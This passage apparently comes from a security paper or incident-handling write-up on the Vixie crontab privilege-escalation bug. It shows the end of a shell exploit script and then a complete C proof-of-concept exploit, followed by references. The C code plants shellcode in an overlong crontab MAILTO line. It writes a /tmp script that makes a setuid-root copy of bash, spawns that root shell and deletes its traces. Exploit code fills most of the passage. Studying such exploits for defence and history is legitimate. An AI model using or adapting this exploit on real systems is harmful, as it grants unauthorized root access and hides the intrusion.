/tmp/vixie-own3d
echo
else
echo '[-] Oops, no root shell found, patched system or configuration problem :('
fi

echo '[*] Exploit done.'
```

### *C code Variant*

```
/*
* VixieCron 3.0 Proof of Concept Exploit - w00w00
*
* Not only does Paul give up root with this one, but with his creative use of
* strtok() he actually ends up putting the address of our shellcode in eip.
*
* Many Thanks: Cheez Wiz, Sangfroid
* Thanks: stran9er, Shok
* Props: attrition.org,mea_culpa,awr,minus,Int29,napster,el8.org,w00w00
* Drops: Vixie, happyhacker.org, antionline.com, <insert your favorite web \
* defacement group here>
*
* Hellos: pm,cy,bm,ceh,jm,pf,bh,wjg,spike.
*
* -jbowie@el8.org
*
*/

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <pwd.h>

char shellcode[] =
"\xeb\x40\x5e\x89\x76\x0c\x31\xc0\x89\x46\x0b\x89\xf3\xeb"
"\x27w00w00:Ifwewerehackerswedownyourdumbass\x8d\x4e"
"\x0c\x31\xd2\x89\x56\x16\xb0\x0b\xcd\x80\xe8\xbb\xff\xff"
"\xff/tmp/w00w00";

int
main(int argc,char *argv[])
{
FILE *cfile,*tmpfile;
struct stat sbuf;
struct passwd *pw;
int x;

pw = getpwuid(getuid());

chdir(pw->pw_dir);
cfile = fopen("./cronny","a+");
tmpfile = fopen("/tmp/w00w00","a+");
```

```
fprintf(cfile,"MAILTO=");
for(x=0;x<96;x++)
fprintf(cfile,"w00w00 ");
fprintf(cfile,"%s",shellcode);
fprintf(cfile,"\n* * * * * date\n");
fflush(cfile);

fprintf(tmpfile,"#!/bin/sh\ncp /bin/bash %s\nchmod 4755 %s/bash\n", pw->pw_dir,pw-
>pw_dir);
fflush(tmpfile);

fclose(cfile),fclose(tmpfile);

chmod("/tmp/w00w00",S_IXUSR|S_IXGRP|S_IXOTH);

if(!(fork())) {
execl("/usr/bin/crontab","crontab","./cronny",(char *)0);
} else {
printf("Waiting for shell be patient....\n");
for(;;) {
if(!(stat("./bash",&sbuf))) {
break;
} else { sleep(5); }
}
if((fork())) {
printf("Thank you for using w00warez!\n");
execl("./bash","bash",(char *)0);
} else {
remove("/tmp/w00w00");
sleep(5);
remove("./bash");
remove("./cronny");
execl("/usr/bin/crontab","crontab","-r",(char *)0);
}
}
}
```

## Reference

[1] Eric Cole and Ed Skoudis, Computer and Network Hacker Exploits – Part 1, 2000.

[2] Northcutt, Incident Handling – The Emergency Action Plan, 1998.

[3] Simson Garfinkel and Gene Spafford, Practical Unix & Internet Security Second Edition, published April, 1996 by O'Reilly and Associates Inc., Sebastopol, California

[4] Author jbowie, C-code variant of Vixie Crontab Exploit, http://www.securiteam.com/exploits/Two_new_exploit_scripts_released_for_Vixie_CronD_vulnerability.html

[5] Michal Zalewski, Perl Script Variant of Vixie Crontab Exploit, http://www.dione.ids.pl

[6] Sobell, A Practical Guide to Linux, Fith Edition, published October, 1998 by Addison-Wesley Publishing, Massachusetts.

[7] Akke, Vixie Crontab Exploit, August 1999. http://www.ussrback.com/archives/Os%20exploits/Linux/redhat/6.0/crontab.c